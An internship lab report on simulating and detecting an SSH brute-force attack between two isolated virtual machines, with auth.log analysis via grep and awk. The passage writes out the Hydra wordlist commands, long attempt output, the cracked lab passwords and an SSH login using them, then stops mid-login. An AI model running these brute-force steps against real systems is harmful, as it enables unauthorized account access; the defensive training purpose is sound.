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**INLIGHNX GLOBAL PVT. LTD.**

*Cybersecurity Internship Program*

# LOG ANALYSIS & SIEM-BASED THREAT DETECTION

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## *Security Investigation Report*

Defensive Cybersecurity Project | SOC Operations

|                        |                                            |
|------------------------|--------------------------------------------|
| <b>Prepared By</b>     | Souvik Das                                 |
| <b>Internship Role</b> | Cybersecurity Intern                       |
| <b>Organization</b>    | InLighnX Global Pvt. Ltd.                  |
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## Executive Summary

This report documents the findings of a hands-on cybersecurity lab exercise conducted as part of the InLighnX Global Pvt. Ltd. Internship Program. The project simulates a real-world SSH brute-force attack scenario using two virtual machines — an attacker (Kali Linux) and a victim (Ubuntu 22.04 LTS) — within an isolated VirtualBox Host-Only network environment.

Using the penetration testing tool Hydra, the attacker machine (192.168.56.102) launched systematic brute-force attacks against multiple user accounts on the victim machine (192.168.56.101). A total of 764 failed authentication attempts were recorded before three user accounts — john, ram, and sita — were successfully compromised. The attack was carried out over a concentrated time window between 10:19 AM and 10:33 AM on July 1, 2026.

All authentication events were captured from the Linux system log (/var/log/auth.log) and ingested into Splunk Enterprise (running via Docker) for SIEM-based visualization and correlation. The resulting Splunk dashboard provides real-time insight into attack patterns, targeting behaviour, and timeline analysis — demonstrating the practical capabilities of a Security Operations Center (SOC) monitoring environment.

|                       |                      |                             |                   |
|-----------------------|----------------------|-----------------------------|-------------------|
| 764                   | 3                    | 530                         | 4                 |
| Total Attack Attempts | Accounts Compromised | Attacks from 192.168.56.102 | Username Targeted |

## 1. Project Objective

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The objective of this project is to demonstrate the role of a Security Operations Center (SOC) analyst by simulating, detecting, and investigating a real SSH brute-force attack using industry-standard tools. The project builds hands-on competency in the following areas:

- Collecting and analyzing Linux system authentication logs from `/var/log/auth.log`
- Simulating a real brute-force attack using Hydra on Kali Linux against an Ubuntu SSH server
- Extracting and interpreting Indicators of Compromise (IoCs) from raw log data
- Ingesting logs into Splunk SIEM for correlation, visualization, and pattern detection
- Building a professional security investigation dashboard in Splunk
- Documenting findings in a structured security report aligned with SOC reporting standards

This project is aligned with the skills required for roles such as SOC Analyst (Tier 1/2), Security Monitoring Analyst, and Incident Response Analyst — all of which rely heavily on log analysis, SIEM tooling, and threat detection methodology.

## 2. Environment Setup

A controlled, isolated lab environment was configured using VirtualBox with a Host-Only network adapter. This ensures both virtual machines can communicate with each other while remaining completely isolated from the internet and the host machine's real network.

### 2.1 Virtual Machines

|               |                                                          |
|---------------|----------------------------------------------------------|
| VM Role       | Victim Machine (Target)                                  |
| OS            | Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-185-generic x86_64) |
| IP Address    | 192.168.56.101                                           |
| Services      | OpenSSH Server (Port 22)                                 |
| User Accounts | peterv1 (admin), john, ram, sita, admin, lakhsnam        |

|            |                              |
|------------|------------------------------|
| VM Role    | Attacker Machine             |
| OS         | Kali Linux                   |
| IP Address | 192.168.56.102               |
| Tools Used | Hydra v9.6, nmap, SSH client |

### 2.2 Network Configuration

|               |                                        |
|---------------|----------------------------------------|
| Network Type  | VirtualBox Host-Only Adapter           |
| Network Range | 192.168.56.0/24                        |
| Connectivity  | VM-to-VM only (isolated from internet) |
| Protocol      | SSH — TCP Port 22                      |

## 2.3 Tools & Technologies

|                |                                                  |
|----------------|--------------------------------------------------|
| Attack Tool    | Hydra v9.6 (THC-Hydra) — SSH brute-force         |
| Log Source     | /var/log/auth.log — Linux PAM authentication log |
| Log Analysis   | grep, awk, sort, uniq — Linux CLI tools          |
| SIEM Platform  | Splunk Enterprise (trial) — Docker container     |
| Virtualization | VirtualBox with Host-Only networking             |

## 3. Logs Analyzed

The primary log source for this investigation is the Linux Pluggable Authentication Module (PAM) authentication log at /var/log/auth.log on the Ubuntu victim machine. This log records all authentication events including SSH login attempts, sudo commands, session opens/closes, and system service authentication.

|               |                                                                      |
|---------------|----------------------------------------------------------------------|
| Log File      | /var/log/auth.log                                                    |
| Total Entries | 1,984 lines                                                          |
| Date Range    | June 30, 2026 — July 1, 2026                                         |
| Key Events    | SSH failed logins, accepted logins, PAM auth failures, sudo commands |
| Log Format    | Syslog: Timestamp Hostname Process[PID]: Message                     |

An example of the log format captured:

```
Jul 1 10:19:05 ubuntu-v sshd[2237]: Failed password for john from 192.168.56.102 port 56370 ssh2
```

The log was collected and saved using the following Linux commands:

```
sudo grep "Failed password" /var/log/auth.log > failed_logins.txt sudo grep "Failed password" /var/log/auth.log | awk '{print $11}' | sort | uniq -c | sort -rn >
```

```
suspicious_ips.txt sudo grep "Accepted password" /var/log/auth.log >
successful_logins.txt
```

## 4. Suspicious Activity Discovered

### 4.1 Failed Login Attempts

Analysis of the authentication log using the `grep` command revealed a massive volume of failed SSH login attempts concentrated in a very short time window. Hundreds of sequential authentication failures were recorded from the same source IP address — a classic signature of an automated brute-force attack. All failures originated from 192.168.56.102 targeting the victim at 192.168.56.101.

```
peterv1@ubuntu-v:~$ sudo grep "Failed password" /var/log/auth.log
Jul 1 10:19:05 ubuntu-v sshd[2237]: Failed password for john from 192.168.56.102 port 56370 ssh2
Jul 1 10:19:05 ubuntu-v sshd[2238]: Failed password for john from 192.168.56.102 port 56374 ssh2
Jul 1 10:19:05 ubuntu-v sshd[2235]: Failed password for john from 192.168.56.102 port 56348 ssh2
Jul 1 10:19:05 ubuntu-v sshd[2236]: Failed password for john from 192.168.56.102 port 56360 ssh2
Jul 1 10:19:09 ubuntu-v sshd[2237]: Failed password for john from 192.168.56.102 port 56370 ssh2
Jul 1 10:19:09 ubuntu-v sshd[2238]: Failed password for john from 192.168.56.102 port 56374 ssh2
Jul 1 10:19:09 ubuntu-v sshd[2235]: Failed password for john from 192.168.56.102 port 56348 ssh2
Jul 1 10:19:09 ubuntu-v sshd[2236]: Failed password for john from 192.168.56.102 port 56360 ssh2
Jul 1 10:19:12 ubuntu-v sshd[2237]: Failed password for john from 192.168.56.102 port 56370 ssh2
Jul 1 10:19:12 ubuntu-v sshd[2238]: Failed password for john from 192.168.56.102 port 56374 ssh2
Jul 1 10:19:13 ubuntu-v sshd[2235]: Failed password for john from 192.168.56.102 port 56348 ssh2
Jul 1 10:19:13 ubuntu-v sshd[2236]: Failed password for john from 192.168.56.102 port 56360 ssh2
Jul 1 10:19:15 ubuntu-v sshd[2237]: Failed password for john from 192.168.56.102 port 56370 ssh2
Jul 1 10:19:15 ubuntu-v sshd[2235]: Failed password for john from 192.168.56.102 port 56348 ssh2
Jul 1 10:19:15 ubuntu-v sshd[2236]: Failed password for john from 192.168.56.102 port 56360 ssh2
Jul 1 10:19:15 ubuntu-v sshd[2238]: Failed password for john from 192.168.56.102 port 56374 ssh2
Jul 1 10:19:19 ubuntu-v sshd[2237]: Failed password for john from 192.168.56.102 port 56370 ssh2
Jul 1 10:19:19 ubuntu-v sshd[2238]: Failed password for john from 192.168.56.102 port 56374 ssh2
Jul 1 10:19:19 ubuntu-v sshd[2235]: Failed password for john from 192.168.56.102 port 56348 ssh2
Jul 1 10:19:19 ubuntu-v sshd[2236]: Failed password for john from 192.168.56.102 port 56360 ssh2
Jul 1 10:19:24 ubuntu-v sshd[2237]: Failed password for john from 192.168.56.102 port 56370 ssh2
Jul 1 10:19:24 ubuntu-v sshd[2235]: Failed password for john from 192.168.56.102 port 56348 ssh2
Jul 1 10:19:24 ubuntu-v sshd[2238]: Failed password for john from 192.168.56.102 port 56374 ssh2
Jul 1 10:19:24 ubuntu-v sshd[2236]: Failed password for john from 192.168.56.102 port 56360 ssh2
Jul 1 10:19:27 ubuntu-v sshd[2246]: Failed password for john from 192.168.56.102 port 50732 ssh2
Jul 1 10:19:27 ubuntu-v sshd[2243]: Failed password for john from 192.168.56.102 port 50712 ssh2
Jul 1 10:19:27 ubuntu-v sshd[2245]: Failed password for john from 192.168.56.102 port 50720 ssh2
Jul 1 10:19:27 ubuntu-v sshd[2247]: Failed password for john from 192.168.56.102 port 50740 ssh2
Jul 1 10:19:30 ubuntu-v sshd[2243]: Failed password for john from 192.168.56.102 port 50712 ssh2
Jul 1 10:19:30 ubuntu-v sshd[2245]: Failed password for john from 192.168.56.102 port 50720 ssh2
Jul 1 10:19:30 ubuntu-v sshd[2247]: Failed password for john from 192.168.56.102 port 50740 ssh2
Jul 1 10:19:30 ubuntu-v sshd[2246]: Failed password for john from 192.168.56.102 port 50732 ssh2
Jul 1 10:19:32 ubuntu-v sshd[2243]: Failed password for john from 192.168.56.102 port 50712 ssh2
Jul 1 10:19:32 ubuntu-v sshd[2245]: Failed password for john from 192.168.56.102 port 50720 ssh2
Jul 1 10:19:32 ubuntu-v sshd[2247]: Failed password for john from 192.168.56.102 port 50740 ssh2
```

Figure 1 — `grep` output showing repeated 'Failed password' entries for user john from 192.168.56.102

## 4.2 Failure Count per IP Address

By piping the grep output through awk, sort, and uniq -c, the total failed login attempts were quantified per source IP. The results clearly identified 192.168.56.102 as the primary attacker with 530 recorded failed attempts. Additional entries showed 111 attempts for usernames 'lakhnam' and 'admin' — indicating the attacker used a username wordlist containing both valid and invalid account names.

```
petervi@ubuntu-v:~$ sudo grep "Failed password" /var/log/auth.log | awk '{print $11}' | sort | uniq -c | sort -rn
530 192.168.56.102
111 lakhnam
111 admin
7 ubuntu
3 ;
petervi@ubuntu-v:~$
```

Figure 2 — IP failure count: 192.168.56.102 responsible for 530 failed attempts

## 4.3 Targeted User Accounts

Further analysis revealed the specific usernames targeted during the attack. User 'john' received the highest number of attacks with 328 attempts, followed by invalid usernames (229), root (111), ram (77), and sita (14). The presence of 'invalid' entries confirms the attacker attempted non-existent account names as part of a standard username enumeration wordlist.

```
petervi@ubuntu-v:~$ sudo grep "Failed password" /var/log/auth.log | awk '{print $9}' | sort | uniq -c | sort -rn
328 john
229 invalid
111 root
77 ram
14 sita
4 ;
petervi@ubuntu-v:~$
```

Figure 3 — Username targeting analysis showing john as the primary target with 328 failed attempts

## 4.4 Successful Logins After Brute-Force

Critically, the investigation confirmed that the brute-force attack was ultimately successful. The attacker gained access to three user accounts on the victim machine: john (3 sessions), ram (2 sessions), and sita (2 sessions) — all originating from attacker IP 192.168.56.102 within the same time window as the failed attempts. This confirms full account compromise.



```
peterv1@ubuntu-v:~$ sudo grep "Accepted password" /var/log/auth.log
[sudo] password for peterv1:
Jul 1 10:21:50 ubuntu-v sshd[2307]: Accepted password for john from 192.168.56.102 port 39538 ssh2
Jul 1 10:25:03 ubuntu-v sshd[2600]: Accepted password for john from 192.168.56.102 port 46172 ssh2
Jul 1 10:29:09 ubuntu-v sshd[2853]: Accepted password for ram from 192.168.56.102 port 58682 ssh2
Jul 1 10:30:27 ubuntu-v sshd[3131]: Accepted password for sita from 192.168.56.102 port 37662 ssh2
Jul 1 10:31:57 ubuntu-v sshd[3401]: Accepted password for john from 192.168.56.102 port 45966 ssh2
Jul 1 10:32:21 ubuntu-v sshd[3542]: Accepted password for ram from 192.168.56.102 port 56856 ssh2
Jul 1 10:33:00 ubuntu-v sshd[3689]: Accepted password for sita from 192.168.56.102 port 42634 ssh2
Jul 1 10:46:45 ubuntu-v sudo: peterv1 : TTY=pts/0 ; PWD=/home/peterv1 ; USER=root ; COMMAND=/usr/bin/grep 'Accepted password'
/var/log/auth.log
peterv1@ubuntu-v:~$
```

Figure 4 — Accepted password entries confirming compromise of john, ram, and sita accounts

## 5. Brute-Force Attack Evidence

This section documents the attack as conducted from the attacker machine (Kali Linux), providing complete evidence of the methodology, tools, and results of the brute-force campaign.

### 5.1 Phase 1 — Single Username Attack (john)

The attacker launched the first phase using Hydra v9.6 targeting a single username 'john' with a custom password wordlist of 207 entries. The tool ran 4 parallel threads at approximately 60 attempts per minute against SSH port 22. After 188 attempts, the password 'john123' was successfully discovered.

```

peter@kali: ~/Documents
Session Actions Edit View Help
peter@kali: ~/Documents
peter@kali: ~/Documents
$ nano password.txt
$ hydra -l john -P password.txt ssh://192.168.56.101:22 -t 4 -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (t
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-30 05:04:04
[DATA] max 4 tasks per 1 server, overall 4 tasks, 207 login tries (l:1/p:207), ~52 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[ATTEMPT] target 192.168.56.101 - login "john" - pass "michael1985" - 1 of 207 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "jessica123" - 2 of 207 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "ashley99" - 3 of 207 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "andrew2000" - 4 of 207 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "amanda786" - 5 of 207 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "brandon11" - 6 of 207 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "christopher1" - 7 of 207 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "daniel101" - 8 of 207 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "emily2006" - 9 of 207 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "joshua77" - 10 of 207 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "kevin1990" - 11 of 207 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "matthew45" - 12 of 207 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "megan88" - 13 of 207 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "nicole91" - 14 of 207 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "rachel23" - 15 of 207 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "sarah1992" - 16 of 207 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "tyler44" - 17 of 207 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "justin01" - 18 of 207 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "stephanie7" - 19 of 207 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "brian1234" - 20 of 207 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "rebecca9" - 21 of 207 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "jason1980" - 22 of 207 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "david12" - 23 of 207 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "robert55" - 24 of 207 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "james00" - 25 of 207 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "johnny22" - 26 of 207 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "joseph19" - 27 of 207 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "anthony87" - 28 of 207 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "christian3" - 29 of 207 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "ryan1994" - 30 of 207 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "steven09" - 31 of 207 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "samantha20" - 32 of 207 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "heather12" - 33 of 207 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "elizabeth5" - 34 of 207 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "katherine8" - 35 of 207 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "melissa14" - 36 of 207 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "amber1989" - 37 of 207 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "kayla21" - 38 of 207 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "brittany6" - 39 of 207 [child 1] (0/0)

```

Figure 5 — Hydra v9.6 initiating brute-force attack against user john on 192.168.56.101:22

```

peter@kali: ~/Documents
Session Actions Edit View Help
peter@kali: ~/Documents peter@kali: ~/Documents
[ATTEMPT] target 192.168.56.101 - login "john" - pass "jesus123" - 148 of 207 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "cookie12" - 149 of 207 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "chocolate1" - 150 of 207 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "charlie1" - 151 of 207 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "buddy123" - 152 of 207 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "harley1" - 153 of 207 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "buster1" - 154 of 207 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "ram123" - 155 of 207 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "ram344" - 156 of 207 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "p@ssw0rd123" - 157 of 207 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "l33tsp@ak" - 158 of 207 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "charlie1" - 159 of 207 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "mich@31" - 160 of 207 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "j3ss1c@" - 161 of 207 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "b@tm@n1" - 162 of 207 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "suuup3rm@n" - 163 of 207 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "p0k3m0n" - 164 of 207 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "secr3t1" - 165 of 207 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "welc0me" - 166 of 207 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "pr1nc3ss" - 167 of 207 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "@ng3l123" - 168 of 207 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "monk3y1" - 169 of 207 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "sh@d0w1" - 170 of 207 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "drag0n1" - 171 of 207 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "lov3l23" - 172 of 207 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "tigg3r1" - 173 of 207 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "t0mmyd0g" - 174 of 207 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "c@sh123" - 175 of 207 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "b@gh0ss" - 176 of 207 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "k1ll3r1" - 177 of 207 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "m@tr1x" - 178 of 207 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "w1nn3r1" - 179 of 207 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "h0ts0t" - 180 of 207 [child 1] (0/0)
[STATUS] 60.00 tries/min, 180 tries in 00:03h, 27 to do in 00:01h, 4 active
[ATTEMPT] target 192.168.56.101 - login "john" - pass "pl@yst@t10n" - 181 of 207 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "il0v3y0u" - 182 of 207 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "lovel0ve12" - 183 of 207 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "monkeymonkey" - 184 of 207 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "doggy12345" - 185 of 207 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "catcat123" - 186 of 207 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "john123" - 187 of 207 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "john" - pass "babybaby1" - 188 of 207 [child 1] (0/0)
[22][ssh] host: 192.168.56.101 login: john password: john123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-30 05:07:15


(peter@kali)~(~/Documents)
$ hydra -l username.txt -P password.txt ssh://192.168.56.101:22 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal

```

Figure 6 — Hydra cycling through password list; 'john123' found at attempt 188 of 207

## 5.2 Phase 2 — Multi-Username Attack

In the second phase, the attacker switched to a username list attack targeting 8 accounts simultaneously with the same 207-entry password wordlist — creating 1,656 total login attempts. This phase cracked credentials for three accounts: ram (password: ram123), sita (password: sita123), and john (password: john123).



```
peter@kali: ~/Documents
Session Actions Edit View Help
peter@kali: ~/Documents x peter@kali: ~/Documents x
(peter@kali) ~/Documents
$ nano username.txt
(peter@kali) ~/Documents
$ ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data:
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.983 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=1.50 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=2.43 ms
^Z
zsh: suspended ping 192.168.56.101
(peter@kali) ~/Documents
$ nano username.txt
(peter@kali) ~/Documents
$ hydra -L username.txt -P password.txt ssh://192.168.56.101:22 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (th
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-30 05:19:17
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1656 login tries (l:8/p:207), ~414 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[STATUS] 68.00 tries/min, 68 tries in 00:01h, 1588 to do in 00:24h, 4 active
```

Figure 7 — Hydra multi-username attack: 1,656 attempts across 8 usernames simultaneously

```

peter@kali: ~/Documents
Session Actions Edit View Help
peter@kali: ~/Documents x peter@kali: ~/Documents x
(peter@kali) - [~/Documents]
$ nano username.txt
(peter@kali) - [~/Documents]
$ ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data:
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.983 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=1.50 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=2.43 ms
^Z
zsh: suspended ping 192.168.56.101
(peter@kali) - [~/Documents]
$ nano username.txt
(peter@kali) - [~/Documents]
$ hydra -L username.txt -P password.txt ssh://192.168.56.101:22 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-30 05:19:17
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1656 login tries (l:8/p:207), ~414 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[STATUS] 68.00 tries/min, 68 tries in 00:01h, 1588 to do in 00:24h, 4 active
[STATUS] 68.00 tries/min, 204 tries in 00:03h, 1452 to do in 00:22h, 4 active
[STATUS] 66.71 tries/min, 467 tries in 00:07h, 1189 to do in 00:18h, 4 active
[22][ssh] host: 192.168.56.101 login: ram password: ram123
[STATUS] 73.83 tries/min, 886 tries in 00:12h, 770 to do in 00:11h, 4 active
[22][ssh] host: 192.168.56.101 login: sita password: sita123
[22][ssh] host: 192.168.56.101 login: john password: john123
^Z
zsh: suspended hydra -L username.txt -P password.txt ssh://192.168.56.101:22 -t 4
(peter@kali) - [~/Documents]
$

```

Figure 8 — Hydra successfully cracks: ram:ram123, sita:sita123, john:john123

### 5.3 Post-Attack Account Access

After the attack, the attacker used the cracked credentials to SSH directly into the victim machine — confirming full unauthorized access. The whoami command output on the victim machine confirmed successful authentication as both the 'john' and 'ram' user accounts, proving the accounts were completely compromised.

```

Session Actions Edit View Help
peter@kali: ~/Documents  john@ubuntu2204: ~
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-30 05:19:17
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1656 login tries (l:8/p:207), ~414 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[STATUS] 68.00 tries/min, 68 tries in 00:01h, 1588 to do in 00:24h, 4 active
[STATUS] 68.00 tries/min, 204 tries in 00:03h, 1452 to do in 00:22h, 4 active
[STATUS] 66.71 tries/min, 467 tries in 00:07h, 1189 to do in 00:18h, 4 active
[22][ssh] host: 192.168.56.101 login: ram password: ram123
[STATUS] 73.83 tries/min, 886 tries in 00:12h, 770 to do in 00:11h, 4 active
[22][ssh] host: 192.168.56.101 login: sita password: sita123
[22][ssh] host: 192.168.56.101 login: john password: john123
^Z
zsh: suspended  hydra -L username.txt -P password.txt ssh://192.168.56.101:22 -t 4

(peter@kali) (~/Documents)
$ ssh john@192.168.56.101
The authenticity of host '192.168.56.101 (192.168.56.101)' can't be established.
ED25519 key fingerprint is: SHA256:KKTBMvGR160s6L3TIYB14Hd3wewUmbg9ERL1+n/RASM
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.101' (ED25519) to the list of known hosts.
john@192.168.56.101's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-185-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Tue Jun 30 04:37:30 AM UTC 2026

System load: 0.01          Memory usage: 8%      Processes:    130
Usage of /: 38.9% of 16.07GB Swap usage: 0%      Users logged in: 1

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

